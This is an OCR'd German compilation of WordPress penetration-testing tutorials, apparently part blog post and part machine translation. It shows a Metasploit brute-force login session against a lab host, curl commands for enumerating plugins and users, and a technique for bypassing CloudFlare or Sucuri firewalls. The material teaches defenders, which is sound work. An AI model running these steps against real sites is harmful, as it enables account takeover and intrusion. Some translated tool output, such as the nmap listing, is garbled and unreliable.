
Geschützt wird der Administrationsbereich aus einer **Kombination** von Benutzername und Passwort. Falls ein Angreifer bereits über den Benutzernamen verfügt, so muss er im nächsten Schritt das Passwort »erraten«. Mittels einem Brute-Force-Angriff wird durch Ausprobieren das passende Passwort ermittelt. In freier Wildbahn führt dieser Angriff oft zum Erfolg, da viele Anwender noch immer unsichere Passwörter verwenden.



Speziell für diesen Zweck steht Hydra zur Verfügung. Neben WordPress-Installationen kann damit eine breite Palette von Systemen und Anwendungen angegriffen werden.

5.2 Das Tool WPScan

WPScan ist speziell auf WordPress zugeschnitten. Es bietet zahlreiche Funktionen, wie beispielsweise die **Erkennung** der installierten Plugins, Themes und WordPress-Versionen. Des Weiteren ist es in der Lage Benutzer-Accounts für Brute-Force-Angriffe zu »erraten« und verweist direkt auf **Schwachstellen-Datenbanken**, falls während des Scans auffällige Plugins gefunden werden. Im Beispiel wird eine Lücke im Plugin W3 Total Cache (Version 0.9.3) detektiert.



5.3 Metasploit

Metasploit ist eine Art **Allzweckwaffe** bzw. große Toolbox für Penetrationstests und Sicherheitsanalysen. Es besteht aus unterschiedlichen Teilbereichen, Teilprojekten und Modulen – der Umfang erlaubt den Einsatz in allen **Phasen** eines Penetrationstests. Auch Angreifer machen sich Metasploit zu Nutze, um in fremde Systeme einzudringen. Hier lediglich ein kurzer Einblick in das Metasploit Universum.

Das Metasploit Modul »**wordpress_login_enum**« dient zur Feststellung von gültigen Benutzer-Accounts und kann im Anschluss einen Passwort-Rate-Angriff durchführen.

```
msf > use auxiliary/scanner/http/wordpress_login_enum
msf auxiliary(wordpress_login_enum) > show options

Module options (auxiliary/scanner/http/wordpress_login_enum):

   Name               Current Setting   Required  Description
   ----               ---------------   --------  -----------
   BLANK_PASSWORDS    true              yes       Try blank passwords for all users
   BRUTEFORCE         true              yes       Perform brute force authentication
   BRUTEFORCE_SPEED   5                 yes       How fast to bruteforce, from 0 to 5
   PASSWORD                             no        A specific password to authenticate
   PASS_FILE                            no        File containing passwords, one per
   Proxies                              no        Use a proxy chain
   RHOSTS                               yes       The target address range or CIDR id
   RPORT              80                yes       The target port
   STOP_ON_SUCCESS    false             yes       Stop guessing when a credential wor
   THREADS            1                 yes       The number of concurrent threads
   URI                /wp-login.php     no        Define the path to the wp-login.php
   USERNAME                             no        A specific username to authenticate
   USERPASS_FILE                        no        File containing users and passwords
   USER_FILE                            no        File containing usernames, one per
   VALIDATE_USERS     true              yes       Enumerate usernames
   VERBOSE            true              yes       Whether to print output for all att
   VHOST                                no        HTTP server virtual host
```

```
msf auxiliary(wordpress_login_enum) > set URI /wordpress/wp-login.php
URI => /wordpress/wp-login.php
msf auxiliary(wordpress_login_enum) > set PASS_FILE /tmp/passes.txt
PASS_FILE => /tmp/passes.txt
msf auxiliary(wordpress_login_enum) > set USER_FILE /tmp/users.txt
USER_FILE => /tmp/users.txt
msf auxiliary(wordpress_login_enum) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf auxiliary(wordpress_login_enum) > run

[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Runnin
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checki
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Invali
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checki
[+] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration- Usernam
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checki
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Invali
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Checki
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Invali
[+] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Found
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Runnin
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Skippi
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Trying
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Failed
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Trying
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Failed
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Trying
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Failed
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Trying
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Failed
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - Trying
[+] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force - SUCCES
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(wordpress_login_enum) >
```

6. Weitere Möglichkeiten

Die oben dargestellten Tools und Möglichkeiten stellen lediglich eine Mini-Auswahl dar. In der **Praxis** existieren unzählige Tools und Varianten, Webanwendungen und deren Host-Systeme zu hacken. Allein in den Datenbanken von Metasploit und exploit-db.com sind hunderte von **Schwachstellen** erfasst und beschrieben. Immer wieder Ziel sind Plugins, Themes und der WordPress-Kern selbst.

Hinweis

Auch von deaktivierten Plugins oder Themes geht eine Gefahr aus. Selbst wenn sie nicht aktiv verwendet werden, so sind sie im Normalfall dennoch erreichbar. Beispielsweise erlaubt das Plugin Asset-Manager (Version <= 2.0) einen Datei-Upload in ein temporäres Verzeichnis – anschließend kann darüber Schadcode ausgeführt werden. Für diesen Einbruch muss das Plugin nicht aktiv sein, sondern lediglich auf dem Webspace vorhanden.**Lücke**: WordPress Asset-Manager PHP File Upload Vulnerability.

6.1 Angriffe auf Systemebene

Allein für Phase 1 (**Informationsbeschaffung**) wird ein Angreifer viel Zeit aufwenden, um an Daten / Informationen zu gelangen, die ihm später nützlich sein können. Immerhin hängt davon indirekt der Erfolg für den späteren Einbruch ab. Bereits einfache Wege wie, Google-Hacking (Dorks), DNS-Informationen und soziale Netzwerke stellen wichtige Informationsquellen dar. Daraus lassen sich oftmals Informationen ableiten, die entscheidende Hinweise für einen erfolgreichen Angriff bieten. Womöglich bietet eine WordPress-Installation selbst keinen **Angriffspunkt**, was den Fokus auf das Host-System richtet. Als Beispiel:

- MySQL-Datenbank

- FTP / SSH Service
- CPanel oder andere Tools für die web-basierte Administration
- phpMyAdmin Zugänge
- […]

Für die Sicherheit von WordPress müssen alle **Zahnräder** ineinandergreifen – letztendlich hat ein Angreifer immer das Ziel das schwächste Zahnrad auszumachen.

7. Fazit

Der Artikel WordPress-Hacking soll einen **Eindruck** über den Ablauf eines Angriffs vermitteln – auch wenn die Phasen leicht vermischt sind. Angreifer verfolgen damit meist unterschiedliche Ziele. Oftmals dienen infizierte WordPress-Installationen als **Ausgangspunkt** für weitere Angriffe oder zum Versenden von Spam-Mails. Neben Vandalismus und Rachegelüste sind praktisch unzählige Absichten denkbar.

Wenn eure WordPress-Installation selbst schon gehackt wurde oder ihr die Sicherheit im Vorfeld verbessern wollt, dann empfehle ich nochmals folgende Anleitungen: »Hardnening WordPress« und meine Artikelserie »WordPress absichern«.

Bildquellen:

Skull: „#9358035“, https://de.fotolia.com/id/9358035

Über den Autor | Kuketz

In meiner freiberuflichen Tätigkeit als Pentester / Sicherheitsforscher (Kuketz IT-Security) schlüpfe ich in die Rolle eines »Hackers« und suche Schwachstellen in IT-Systemen, Webanwendungen und Apps (Android, iOS). Des Weiteren bin ich **Lehrbeauftragter** für IT-Sicherheit an der dualen Hochschule Karlsruhe, schärfe durch Workshops und Schulungen das

Sicherheits- und **Datenschutzbewusstsein** von Personen und bin unter anderem auch als Autor für die Computerzeitschrift c’t tätig.

Der Kuketz-Blog bzw. meine Person ist regelmäßig in den Medien (heise online, Spiegel Online, Süddeutsche Zeitung etc.) vertreten.

Mehr Erfahren →

Angreifen und Sichern von WordPress

Angreifen und Sichern von WordPress

Attacking WordPress | HackerTarget.com

Understand the techniques attackers use to break into

WordPress sites. Use that knowledge to defend your site and stay secure.
Lernen Sie die **Tipps** und Techniken kennen, die verwendet werden **anzugreifen und einzubrechen** , um WordPress- basierte Websites . Wenn Sie sich mit diesen Hackertechniken auskennen, sind Sie besser darauf vorbereitet, **Ihre Websites zu schützen** .

Auch Penetrationstester oder **Red Teams** , die WordPress-Targets ausnutzen möchten, finden in diesem Leitfaden hilfreiche Hinweise.

Aufzählung (Aufklärung)

Ausbeutung (Angriffe)

** Artikel zuletzt aktualisiert im Oktober 2019

Einführung in die WordPress-Sicherheit

WordPress ist die Anwendung hinter mehr als 30 % aller Websites . Seine Benutzerfreundlichkeit und Open-Source-Basis machen es zu einer so beliebten Lösung. Die Zahl der Installationen wächst weiter; Mittlerweile gibt es **schätzungsweise 75 Millionen WordPress-Sites** . Diese Popularität macht es **zu einem Ziel für Bösewichte,** die darauf abzielen, einen kompromittierten Webserver für böswillige Zwecke zu verwenden.

Durch die Bereitstellung von Details zu **Angriffstechniken** wollen wir **das Bewusstsein** für die Notwendigkeit einer guten Wartung und Sicherheitsüberwachung von WordPress schärfen.

Es gibt sehr gute Anleitungen zum **Sichern einer WordPress-Installation** . Dieser Artikel beabsichtigt nicht, diese zu wiederholen. Um mit dem Sichern einer WordPress-Installation zu beginnen, versuchen Sie es mit der hervorragenden Anleitung auf wordpress.org oder dieser umfassenden Anleitung auf der OWASP-Website .

Denken Sie daran, dass bei einem verwalteten WordPress-Hosting-Service einige dieser Angriffe (und Gegenmaßnahmen) in der Verantwortung des Hosting-Anbieters liegen. **Wenn Sie selbst hosten, liegen Sicherheit und Wartung in Ihrer Verantwortung.** Bereit zum Start? Schnappen wir uns **unseren Hoodie** und fangen an zu hacken. Die Verwendung dieser Angriffstechniken und -tools gegen

Systeme, die Sie nicht besitzen oder

zu deren Test Sie nicht berechtigt sind , ist

in den meisten Gerichtsbarkeiten illegal . Dieser Artikel dient Bildungszwecken und soll das Bewusstsein für die Notwendigkeit von Sicherheit schärfen.

WordPress aufzählen

Versetzen Sie sich in die **Denkweise der Angreifer** . Als Erstes möchten wir so viele technische Informationen **über die Site-Konfiguration** wie möglich entdecken. Dies wird uns helfen, wenn wir in die eigentliche Angriffs- oder Ausbeutungsphase übergehen.

durchgeführt werden, **Die Aufzählung oder Aufklärung kann heimlich** indem regelmäßige Webanfragen verwendet werden, um technische Informationen über die Site zu sammeln. durchgeführt werden, **Oder es kann aggressiver** indem Webpfade brutal erzwungen werden, um das Vorhandensein von Plugins und Themen zu erkennen. Zunächst möchten wir uns ein Bild davon machen, wie gut die Seite gepflegt ist. Festzustellen, ob auf der Website die neueste WordPress-Kernversion ausgeführt wird, ist ein guter Anfang.

Aufzählung der WordPress Core-Version

Drei einfache Methoden können verwendet werden, um die Kernversion von WordPress zu ermitteln.

Meta-Generator

Überprüfen Sie die HTML-Quelle der Seite auf a meta generator-Tag im HEAD-Abschnitt der HTML-Quelle.

Dieses Beispiel stammt aus der Quelle einer standardmäßigen WP-Installation der Version 3.5.2 und des Designs Twenty Teven. Aus dem Quell-HTML:

<meta name="generator" content="WordPress 3.5.2" />

Version in readme.html

Wenn das Meta-Tag deaktiviert wurde, überprüfen Sie das Vorhandensein von /readme.htmlvom Stammverzeichnis der Installation. Frühere Versionen von WordPress hatten die Version ganz oben in der ReadMe-Datei, neuere Versionen von WordPress haben die Version aus der Datei entfernt.

Version in der HTML-Quelle der Website

In der HTML-Quelle wird die Version oft als Parameter an Links angehängt javascriptund cssRessourcen, die die Seite lädt.

Je nach Plug-in ist dies nicht immer der Fall, und bei Websites mit **minimiertem js** und css sind diese Informationslecks möglicherweise nicht vorhanden.

Sicherheitslücken im WordPress Core

Ein Angreifer findet eine Seite mit einer älteren WordPress-Core-Version, wodurch diese möglicherweise direkt über eine Sicherheitslücke im WordPress-Core ausgenutzt werden kann. Und es ist ein klarer Hinweis darauf, dass die Website nicht gut gepflegt wird.

Bei einer schlecht verwalteten Website wurden möglicherweise andere Komponenten (Plugins / Themen) nicht aktualisiert. Dadurch **hat sich die Chance auf einen erfolgreichen Angriff erheblich erhöht** .

WordPress Plugin (und Version) Aufzählung

Während der WordPress-Plugin-Aufzählung versuchen wir, so viele installierte Plugins wie möglich zu finden (auch solche, die deaktiviert sind). Die Kenntnis der installierten

WordPress-Plugins kann es uns ermöglichen, die Version zu identifizieren und zu untersuchen, ob sie für bekannte Exploits anfällig ist.

- **Die passive** Analyse kann verwendet werden, um Plugins durch regelmäßige HTTP-Anfragen an die WordPress-Site zu finden.
- **Die aktive** Aufzählung ist aggressiver und beinhaltet normalerweise die Verwendung eines Skripts oder Tools, um Hunderte oder sogar Tausende von größtenteils ungültigen HTTP-Anforderungen auszuführen.

Durch das Durchlesen der HTML-Quelle der WordPress-Site können installierte Plugins durchgelesen werden javascript links, Kommentare und Ressourcen wie CSSdie in die Seite geladen werden. Dies sind die am einfachsten zu entdeckenden Plugins und erfordern kein aggressives Testen der Zielseite. Sogar die **HTTP-Header können Informationen preisgeben,** wie z X-Powered-By-Header, der das Vorhandensein des **W3-Total-Cache-Plugins** offenbart .

Einige Plugins hinterlassen keine Spuren in der HTML-Quelle. Um alle installierten Plugins zu finden, müssen Sie aggressiver vorgehen. Eine Reihe von Tools können bekannte Plugin-Listen aus dem Pfad brutal erzwingen /wp-content/plugins/ * plugin to test * /. Die Antwort des Webservers zeigt normalerweise **gültige Verzeichnisse** (häufig mit **HTTP 403**) im Gegensatz zu unbekannten Verzeichnissen auf dem Webserver mit seinem HTTP-Antwortcode.

Sobald Sie eine Liste der Plugins haben, die auf der Website vorhanden sind, können Ihr WordPress-Scanner oder manuelle Anfragen verwendet werden, um **die Version** des Plugins zu ermitteln.

```
curl
https://myvulnerablesite.com/wp-content/plugins/badplugin/readme.txt
```

Im readme.txtWir können die Version des Plugins sehen. Vergleichen Sie dies mit **bekannten Exploits** und wir können eine gute Vorstellung davon bekommen, ob die Website anfällig ist, ohne den Exploit tatsächlich auszulösen.

WordPress-Theme-Aufzählung

Wie bei Plugins können WordPress-Designs Schwachstellen enthalten, die die Website einer Kompromittierung aussetzen könnten. Designs sind Sammlungen von PHP-Code mit HTML- und CSS-Ressourcen. mit **Komplexere Designs** enthalten mehr Komponenten und führen **größerer Wahrscheinlichkeit zu Sicherheitslücken.**

Die Aufzählung des Themes erfolgt ähnlich wie die Erkennung der Plugins. Der Themenpfad ist oft im HTML der Seitenquelle sichtbar. Die CSS-Datei, die vom Design geladen wird, zeigt oft den Pfad an.

Mit dem Pfad haben wir den Namen des Themas, und wir können das laden readme.txtum das verwendete Thema und die Version zu bestätigen.

curl http://examplewp.com/wp-content/themes/Avada/readme.txt

Eine wichtige Überlegung beim Testen auf anfällige WordPress-Designs (und Plugins) ist, dass ein Design, das installiert, aber nicht aktiv ist, möglicherweise noch Code enthält, auf den zugegriffen werden kann und der anfällig ist. Aus diesem Grund ist Brute-Force-Testing für Themenpfade ein wichtiger Schritt bei der Bewertung einer unbekannten WordPress-Installation.

WordPress-Benutzer aufzählen

Wenn wir gültige Benutzernamen sammeln können, können wir Angriffe zum Erraten von Passwörtern versuchen, um die Anmeldeinformationen der Website brutal zu erzwingen. Der Zugriff auf ein Administratorkonto auf einer WordPress-Installation bietet dem Angreifer eine vollständige Kompromittierung der Website, der Datenbank und sehr oft der Remote-Code-Ausführung auf dem Server durch die PHP-Code-Ausführung.


Diese Benutzeraufzählungstechniken wurden WordPress.org als Sicherheitslücken gemeldet, die Entwickler stufen den Benutzernamen jedoch nicht als sensibel ein und sind bereit, das Risiko über die erhöhte Benutzerfreundlichkeit einzugehen. Beispielsweise die Benachrichtigung der Benutzer, wenn der Benutzer falsch liegt oder das Passwort falsch ist.

Autorenarchiv

In einer Standardinstallation sollten Sie in der Lage sein, die Benutzer einer Website zu finden, indem Sie die Benutzer-IDs durchlaufen und an die URL der Website anhängen. Zum Beispiel /?author=1, das Hinzufügen von 2, dann 3 usw. zur URL zeigt die Anmelde-ID des Benutzers entweder über eine 301-Umleitung mit einem Standort-HTTP-Header

```
curl http://wordpresseexample.com/?author=1
```

Dieser Beitrag hat eine Methode zum Durchlaufen der WordPress-Benutzer mit a bashEinzeiler.



Benutzer durch Raten aufzählen

Brute Forcen des Benutzernamens ist über das Anmeldeformular möglich, da die Antwort für ein gültiges und ein ungültiges Konto unterschiedlich ist.

Dies kann manuell durchgeführt werden, um einen einzelnen Benutzer zu überprüfen, oder mithilfe eines automatisierten Tools wie Burp Intruder, um Tausende von möglichen Benutzernamen zu durchlaufen.

Benutzer, die im JSON-API-Endpunkt aufgeführt sind

Verwendung einer jsonendpoint ist es möglich, eine Liste der Benutzer auf der Website abzurufen. Dies wurde in Version 4.7.1 darauf beschränkt, nur einen Benutzer anzuzeigen, wenn dies konfiguriert wurde, davor wurden standardmäßig alle Benutzer angezeigt, die einen Beitrag veröffentlicht hatten.

curl http://wordpresseexample.com/wp-json/wp/v2/users

Sehen Sie sich die WordPress-Sicherheitstest-Tools unten für die automatisierte Benutzeraufzählung an.

Verzeichnisindizierung

Die Verzeichnisindizierung ist eine Funktion des Webservers, mit der Siedenn

Inhalt eines Verzeichnisses im über das Internet zugänglichen Pfad anzeigen können

.

Durch das Anzeigen des Inhalts eines Verzeichnisses kann ein Angreifer viele Informationen über die Installation sammeln, z. B. installierte Plugins und Designs, ohne die Pfade brutal erzwingen zu müssen.

Um nach einer Verzeichnisindizierung zu suchen, können Sie nach Ordnerpfaden suchen und sehen, ob Sie eine Antwort erhalten, die „Index Of“ und eine Liste von Ordnern/Dateien enthält. Häufig zu überprüfende Orte wären:

```
/wp-content/
 /wp-content/plugins/
 /wp-content/themes/
 /hochgeladen/
 /bilder/
```

Wenn Sie durchsuchen können /wp-content/plugins/– die Aufzählung von Plugins und Versionen wird viel einfacher!

Server-Schwachstellentests

In dieser Phase gehen wir dazu über, Netzwerkdienste zu testen, anstatt die WordPress-Installation direkt zu testen. Port-Scanning ist die Standardtechnik zur Erkennung von Netzwerkdiensten, die auf dem Server ausgeführt werden.

Dienste, die auf einem WordPress-Host vorhanden sein könnten:

- Remote-Zugriff auf MySQL-Server (Port 3306)
- Anmeldeportal für die CPANEL-Administration (Port 2082 / 2083)
- Webmin-Administration (Port 10000)
- FTP-Dienst für den Zugriff auf das Dateisystem
- SSH für die Fernsteuerung
- Andere Webdienste mit Admin- oder anderen Seiten (Port 8080 / 8888 usw.)

Jeder der Dienste kann den Zugriff oder die Kontrolle des Servers entweder durch eine Sicherheitslücke oder ein kompromittiertes Passwort ermöglichen. Das Scannen von Ports kann mit dem hervorragenden Nmap Port Scanner oder einem alternativen Sicherheitstool durchgeführt werden.

Als Fortsetzung unserer Aufzählung von Netzwerkdiensten mit dem Port-Scanner könnten wir Schwachstellen-Scans für die entdeckten Dienste durchführen, um ausnutzbare Dienste oder andere interessante Elemente zu identifizieren.

OpenVAS Vulnerability Scanner

Der Greenbone Vulnerability Manager (GVM) (früher bekannt als OpenVAS) ist eine Option, dies ist ein Open-Source-Schwachstellenscanner, der lokal installiert werden kann, oder Enterprise-Appliances sind ebenfalls von Greenbone Networks erhältlich. Wir hosten auch den Open-Source- OpenVAS-Scanner zum Testen von über das Internet zugänglichen Zielen als Teil unserer Sicherheitstestplattform.

Nikto Vulnerability Scanner

Nikto ist ein weiterer Schwachstellen-Scanner, der sich auf die Entdeckung bekannter anfälliger Skripte, Konfigurationsfehler und anderer interessanter Webserver-Elemente konzentriert. Das Nikto-Tool gibt es schon seit vielen Jahren, aber es hat immer noch einen Platz in der Toolbox von Penetrationstestern.

Tools wie dieses werfen **Zehntausende von Tests** gegen das Ziel, um bekannte Schwachstellen und andere niedrig hängende Früchte zu entdecken. Es ist ein lauter Prozess, der die Protokolle des Zielsystems mit 404-Fehlern und anderen Fehlern füllt. Nicht empfohlen, wenn Sie einen Ziel-Ninja-Stil verfolgen (Pentest / rotes Team).

Umgehen Sie die Web-Firewall von Sucuri oder CloudFlare

Viele WordPress-Sites entscheiden sich für Dienste von Drittanbietern, um die Site vor Angriffen zu schützen, indem sie einen webbasierten Firewall-Proxy verwenden. Ein Dienst wie **Sucuri** oder **CloudFlare** befindet sich zwischen dem Browser der Benutzer und der WordPress-Site. Angriffe auf die Site können von der Firewall erkannt und blockiert werden.

Die Firewall leitet den Datenverkehr mithilfe von DNS weiter. Das DNS der Site ist auf Server gerichtet, die zu Sucuri oder CloudFlare gehören, sodass der Benutzer (oder Angreifer) den Hostnamen auflöst und eine Verbindung zur IP des Firewall-Systems herstellt.

Wenn wir **die echte IP-Adresse** des Servers ermitteln und einen Eintrag zu unserer Hosts-Datei hinzufügen, können wir die Firewall umgehen und direkt zu dem Webserver gehen, der die Site hostet. Dies ist von Bedeutung, wenn die Website nicht gut gewartet wird und sich auf den Schutz der Firewall verlässt. Beispielsweise kann ein anfälliges Plugin vorhanden sein, aber von der Firewall blockiert werden. Wir umgehen die Firewall, nutzen das anfällige Plugin und den Server aus.

Überprüfen von DNS-Einträgen

Die Verwendung von DNS-Einträgen ist die effektivste Methode, um die echte IP-Adresse zu identifizieren, um eine Website zu umgehen, die hinter Sucuri oder CloudFlare gehostet wird.

- Historische DNS-Einträge zeigen möglicherweise die ursprüngliche IP-Adresse, bevor der Firewall-Dienst implementiert wurde.
- Mail Records (MX), wenn E-Mails auf demselben Server wie die Website gehostet werden, zeigt dies den echten Host an
- TXT SPF, Aufzeichnungen können auch IP-Adressen von

Interesse enthüllen

Suche nach TLS/SSL-Zertifikaten

Historische **TLS/SSL-** Suchen können auch echte Hostnamen finden, die mit der tatsächlichen IP-Adresse der Website verknüpft sind, wenn sie übereinstimmen können.

Andere Aufklärungstechniken können Hostnamen und IP-Adressen von Interesse aufdecken.

Sobald Sie eine IP-Adresse haben, von der Sie vermuten, dass sie die IP-Adresse sein könnte, fügen Sie sie zu Ihrer hinzu /etc/hostsDatei mit dem Hostnamen der Site. Dadurch wird Ihr System gezwungen, DNS zu umgehen und direkt die IP-Adresse zu verwenden. Wenn die Website geladen wird, besteht eine gute Chance, dass dies die richtige IP-Adresse ist.

WPScan

WPScan ist ein beliebtes WordPress-Sicherheitstesttool, das viele dieser einfachen Aufzählungstechniken miteinander verbindet. Es ermöglicht Benutzern, eine WordPress-Installation schnell aufzuzählen, und verfügt über eine kommerzielle Lizenz, die die Verwendung zum Testen Ihrer eigenen WordPress-Sites und die nicht-kommerzielle Nutzung einschränkt.

Es versucht, abhängig von den ausgewählten Befehlszeilenoptionen, Benutzer, Plugins und Designs zu identifizieren, und zeigt auch Schwachstellen für jedes der entdeckten Plugins an.

Anleitung zur Installation von WPScan

Nmap NSE-Skripte für WordPress

Nmap wird mit NSE-Skripten geliefert, die die Funktionalität dieses beliebten Port-Scanners erweitern. Einige der Nmap NSE-

Skripte sind besonders hilfreich, um WordPress-Benutzer, Plugins und Themes mit denselben Techniken aufzuzählen, die wir zuvor besprochen haben.

Das Beste an dieser Option ist, wenn Sie Nmap installiert haben, haben Sie diese Skripte bereits einsatzbereit.

WordPress Plugin und Theme Enum NSE ScriptWordPress Brute Force NSE Script
WordPress User Enum NSE-Skript

Beispiel für eine Plugin- und Theme-Aufzählung

```
HAFENSTAATSDIENST
 80/tcp öffnen http
 |  http-wordpress-enum:
 |  Die Suche ist auf die 100 besten Themen/Plugins beschränkt
 |  Plugins
 |  akismet
 |  Kontaktformular-7 4.1 (neueste Version: 4.1)
 |  All-in-One-SEO-Paket (neueste Version: 2.2.5.1)
 |  Google-Sitemap-Generator 4.0.7.1 (neueste Version: 4.0.8)
 |  Jetpack 3.3 (neueste Version: 3.3)
 |  Wordfence 5.3.6 (neueste Version: 5.3.6)
 |  better-wp-security 4.6.4 (neueste Version: 4.6.6)
 |  google-analytics-for-wordpress 5.3 (neueste Version: 5.3)
 |  Themen
 |  zwanzig zwölf
 |_ vierundzwanzig
```

CMSMap

Ein weiteres Tool zur Aufzählung von WordPress-Installationen ist CMSMap .

CMSMap testet WordPress sowie Joomla, Drupal und Moodle.

Wie bei jedem dieser Aufzählungstools ist es wichtig, es auf dem neuesten Stand zu halten. Wenn die Themen- und Plug-in-Listen nicht regelmäßig aktualisiert werden, denken Sie daran, dass die neuesten Komponenten möglicherweise nicht erkannt

werden.

Angriff & Ausbeutung

Brute Force wp-login.php-Formular

Der häufigste Angriff auf den WordPress-Benutzer besteht darin, das Kennwort eines Kontos brutal zu erzwingen, um Zugriff auf das Back-End des WordPress-Systems zu erhalten. Andere Möglichkeiten, wie ein **Passwort kompromittiert werden kann,** sind das Schnüffeln des Passworts im Klartext über eine HTTP-Anmeldesitzung oder sogar das Abrufen der Anmeldeinformationen von einem **Keylogger auf der Workstation** des WordPress-Administrators.

Konten mit Zugriff auf Administratorebene sind aufgrund der Menge an Unfug, die ein Admin-Benutzer anstellen kann, am begehrtesten; hinzufügen PHP command shellsoder böswillig javascriptdirekt über die Admin-Oberfläche sind gängige Beispiele.

Mit den Benutzernamen, die wir beim Sammeln von Informationen gesammelt haben, können wir loslegen (oder es einfach versuchen admin). Schauen Sie sich das Anmeldeformular an /wp-login.php, beachten Sie, wie fehlgeschlagene Anmeldungen den Benutzernamen bestätigen, wenn ein falsches Passwort eingegeben wird. Diese Informationen sind für einen Angreifer hilfreich. Es macht die Dinge auch benutzerfreundlicher für den Endbenutzer, der seinen Benutzernamen und sein Passwort vergessen hat. Dieses „Feature“ wurde diskutiert, und es wurde beschlossen, diese Antwort im WordPress-Code beizubehalten.

3 Tools zum Knallen schwacher Passwörter

